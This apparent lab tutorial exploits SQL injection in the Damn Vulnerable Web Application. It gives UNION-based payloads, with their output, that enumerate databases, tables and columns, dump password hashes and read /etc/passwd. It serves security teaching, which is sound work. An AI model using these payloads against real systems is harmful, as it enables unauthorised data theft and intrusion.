

# SQL Injection Exploitation – DVWA

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

SQL injection is considered a high risk vulnerability due to the fact that can lead to full compromise of the remote system. This is why in almost all web application penetration testing engagements, the applications are always checked for SQL injection flaws. A general and simple definition of when an application is vulnerable to SQL injection is when the application allows you to interact with the database and to execute queries on the database then it is vulnerable to SQL injection attacks.

There are many vulnerable applications that you can try in order to learn about SQL injection exploitation but in this article we will focus on the Damn Vulnerable Web Application (DVWA) and how we can extract information from the database by using SQL injection. Of course the methodology can be used and for any real life scenario in web application penetration tests.

In order to exploit SQL injection vulnerabilities we need to figure out how the query is built in order to inject our parameter in a situation that the query will remain true. For example in the DVWA we can see a text field where it asks for user ID. If we enter the number 1 and we click on the submit button we will notice that it will return the first name and the surname of the user with ID=1.

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

Extract First Name and Surname from ID Field

This means that the query that was executed back in the database was the following:

```
SELECT First_Name,Last_Name FROM users WHERE ID='1';
```

Now let's have a look at the URL:

**<http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>**

The injectable parameter on the URL is of course the id field so before we do anything else we can try to change the ID number on the URL to other values (i.e 2,3,4 etc.) in order to find the first names and surnames of all the users. For example we have discovered the following:

**id=2 —> First Name: Gordon Surname: Brown**

**id=3 —> First Name: Hack Surname: Me**

**id=4 —> First Name: Pablo Surname: Picasso**

**id=5 —> First Name: Bob Surname: Smith**

An alternative solution that would extract all the First names and Surnames from the table it would be to use the following injection string. The SQL query in this case will be something like this:

```
SELECT First_Name,Last_Name FROM users WHERE ID=a' OR ''=';
```

The above statement is always true so it will cause the application to return all the results.

# Vulnerability: SQL Injection

User ID:

ID: a' OR ''=  
First name: admin  
Surname: admin

ID: a' OR ''=  
First name: Gordon  
Surname: Brown

ID: a' OR ''=  
First name: Hack  
Surname: Me


ID: a' OR ''=  
First name: Pablo  
Surname: Picasso

ID: a' OR ''=  
First name: Bob  
Surname: Smith

Extracting all the First names and Surnames with one query

The next step will be to try to identify what kind of database is running on the back-end in order to construct the queries accordingly and to extract the information that we want. This is very important because if we don't know the database that exists behind we will not be able to exploit successfully the SQL injection vulnerability. Most of the times the web application technology (Java, ASP.NET, PHP etc.) will give us an idea of the database that the application is using. For example ASP.NET applications often use Microsoft SQL Server, PHP applications are likely to use MySQL and Java probably Oracle or MySQL. Additionally we can assume the database type from the web server and operating system of the target. For example if the web server is running Apache and PHP and it is a Linux host then the database has more possibilities to be MySQL. If it is an IIS then it is probably Microsoft SQL Server. Of course we cannot rely on this information, this is just for giving us an indication in order to speed the database fingerprint process.

We can very easily identify the database type especially if we are in a non-blind situation. The basic idea is to make the database to respond in a way that it will produce an error message that it will contain the database type and version. For example this can be achieved by a single quote because it will force the database to consider any characters that are following the quote as a string and not as SQL code and it will cause a syntax error. So now if we add a single quote on the vulnerable parameter id=' this will make the database to generate an error message which as we can see from the image below it contains the database type which is MySQL server.



### Identifying the Database type via database error message

Unfortunately in this example the web application didn't return and the exact version of the database. However now that we know that the database is MySQL we can use the appropriate queries to find and the version. In MySQL the queries that will return the version of the database are the following:

#### **Select version()** and **Select @@version**

So we will use the UNION statement in order to join two queries and to be able to discover the version of the database. Let's try to see what will happen if we give the following query:

**' union select @@version#**

---

The used SELECT statements have a different number of columns

### Different number of columns when the UNION statement was used

This error indicates that the two select statements have not the same number of columns. That's why we cannot have a proper result. In order to bypass this error there are two methods. Either we can increase the number of columns gradually of the second query until it returns the same number of columns with the first or we can use instead the null value as the null value can be converted to any data type.

So we have the query **' union select @@version#** which provides us an error before. If we try to increase the number of columns by 1 the query will be: **' union select 1,@@version#**

The hash (#) sign is used in order to comment out the following SQL. We can see the result that we will have in the following image:



## Vulnerability: SQL Injection

User ID:

ID: ' union select 1,@@version#  
First name: 1  
Surname: 5.0.51a-3ubuntu5

UNION statement – Same number of columns

The query was executed successfully and we now have and the exact version of the MySQL. Alternatively we could have used the null value in order to fingerprint the database. The result would be exactly the same.

## Vulnerability: SQL Injection

User ID:

ID: ' union select null,@@version#  
First name:  
Surname: 5.0.51a-3ubuntu5

UNION statement with null value usage

The hostname of our target can be discovered with the @@hostname statement. Specifically we will have:

**' union select null,@@hostname #**

which will produce the following result:

## Vulnerability: SQL Injection

User ID:

Submit

ID: ' union select null,@@hostname #  
First name:  
Surname: metasploitable

Hostname Discovery through SQL Injection

Now that we have identified the database version and the hostname it is time to find the number of columns. The order by command is used to sort information in a table. So we know from above that the structure of the query is the following:

```
SELECT First_Name,Last_Name FROM users WHERE ID='1';
```

We can query the available columns of the table by using the order by syntax. So for example the query will be:

```
SELECT First_Name,Last_Name FROM users WHERE ID=' ' order by 1 #
```

## Vulnerability: SQL Injection

User ID:

Submit

Discovery of the number of columns

As we can see and from the image above we didn't get any error once the query has executed. This means that there is at least one column returned from the above query. Now if we try to increase the number of the columns by one making the query '**order by 2 #**' we will not notice any changes and the page will be displayed properly. This also means that there are at least 2 columns. However if we try to increase by 3 (' order by 3 #) then we will notice the following error:

```
Unknown column '3' in 'order clause'
```

Wrong number of columns


This means that there are only 2 columns returned when the above query is executed which in this case are the First\_Name and Last\_Name.

Next we will try to find the current database user. In MySQL the queries that can retrieve the current database user are two:

```
SELECT user();
```

```
SELECT current_user;
```

So if we try the following statement '**union all select system\_user(),user() #**' it will combine the two select queries and it will allow also duplicate values in the results because we have used the union all operator. We can see the result of the following query in the next image:



**Vulnerability: SQL Injection**


User ID:

`' union all select system_us` Submit

ID: ' union all select system\_user(),user() #  
First name: root@localhost  
Surname: root@localhost

Discovery of the current database user

As we can see the current database user and the system user as well is the **root@localhost**. Now we can use the '**union select null,database() #**' to find the database name which in this case is the dvwa as we can see and from the image below:



**Vulnerability: SQL Injection**

User ID:

`union select null,database() #` Submit

ID: ' union select null,database() #  
First name:  
Surname: dvwa

Database Name Discovery

The database version is **5.0.51a** this means that we can list all the available databases on the remote MySQL installation with the command `select schema_name from information_schema.schemata` which allows us to extract that kind of information

regardless if we have administrator level privileges. So in our case and based on the previous query we will have:

**' union select null,schema\_name from information\_schema.schemata #**

and this will return to us the current databases which are the following: dvwa, metasploit, mysql, owasp10, tikiwiki and tikiwiki195.

```
ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: information_schema

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: dvwa

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: metasploit

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: mysql

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: owasp10

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: tikiwiki

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: tikiwiki195
```

Current MySQL databases

Now that we have retrieved the databases we can try to discover the table names of the information\_schema by using the following query:

**' union select null,table\_name from information\_schema.tables #**



```

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: PROFILING

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: ROUTINES

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: SCHEMATA

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: SCHEMA_PRIVILEGES

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: STATISTICS

```

Sample of the tables of Information\_Schema

The information\_schema is the database that contains information for all others databases that the MySQL maintains. Alternatively we can retrieve the tables from any database we want. In this example we will extract the tables from the database owasp10. So the query will be:

```
' union select null,table_name from information_schema.tables where
table_schema = 'owasp10' #
```

```

ID: ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' #
First name:
Surname: accounts

ID: ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' #
First name:
Surname: blogs_table

ID: ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' #
First name:
Surname: captured_data

ID: ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' #
First name:
Surname: credit_cards

ID: ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' #
First name:
Surname: hitlog

ID: ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' #
First name:
Surname: pen_test_tools

```

owasp10 – tables

String concatenation can be also used in case that we want to join two or three strings to a single string. For example the following query will extract the column names of the table users:

**' union select null,concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name= 'users' #**

```

ID: ' union select null,concat(table_name,0x0a,column_n
First name:
Surname: users
user_id

ID: ' union select null,concat(table_name,0x0a,column_n
First name:
Surname: users
first_name

ID: ' union select null,concat(table_name,0x0a,column_n
First name:
Surname: users
last_name

ID: ' union select null,concat(table_name,0x0a,column_n
First name:
Surname: users
user

ID: ' union select null,concat(table_name,0x0a,column_n
First name:
Surname: users
password

ID: ' union select null,concat(table_name,0x0a,column_n
First name:
Surname: users
avatar

```

Discover Column Names of Table users

So we now have the columns from the table users. We can see that there is a column with the name password so we might want to display the contents of this along with the first name or last name of the user. So we need to execute the following query:

**' union select null,concat(first\_name,0x0a,password) from users #**

```
ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

Display the first name and the password hash of the table users

Now we have all the hashes for all the users which can be cracked offline. Another simple query that we can execute and it will return us the location of the database on the remote system is the **' union select null,@@datadir #**

### Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union select null,@@datadir #
First name:
Surname: /var/lib/mysql/
```

Location of Database Files

We can also try to read a file from the remote system. The path that we are always looking for is of course the /etc/passwd where older Linux systems were storing the passwords. We will execute the following query:

**' union all select load\_file('/etc/passwd'),null #**

and we will get the following result:

```
ID: ' union all select load_file('/etc/passwd'),null #  
First name: root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Read the contents of passwd file

## Conclusion

As we saw from this article SQL injection is a high critical vulnerability because once it has been discovered it allows us with the use of the appropriate queries to extract information both from the database and the system. Damn vulnerable web application give us the opportunity to exploit this vulnerability in order to understand better how sql injection works and of course to stay ethical.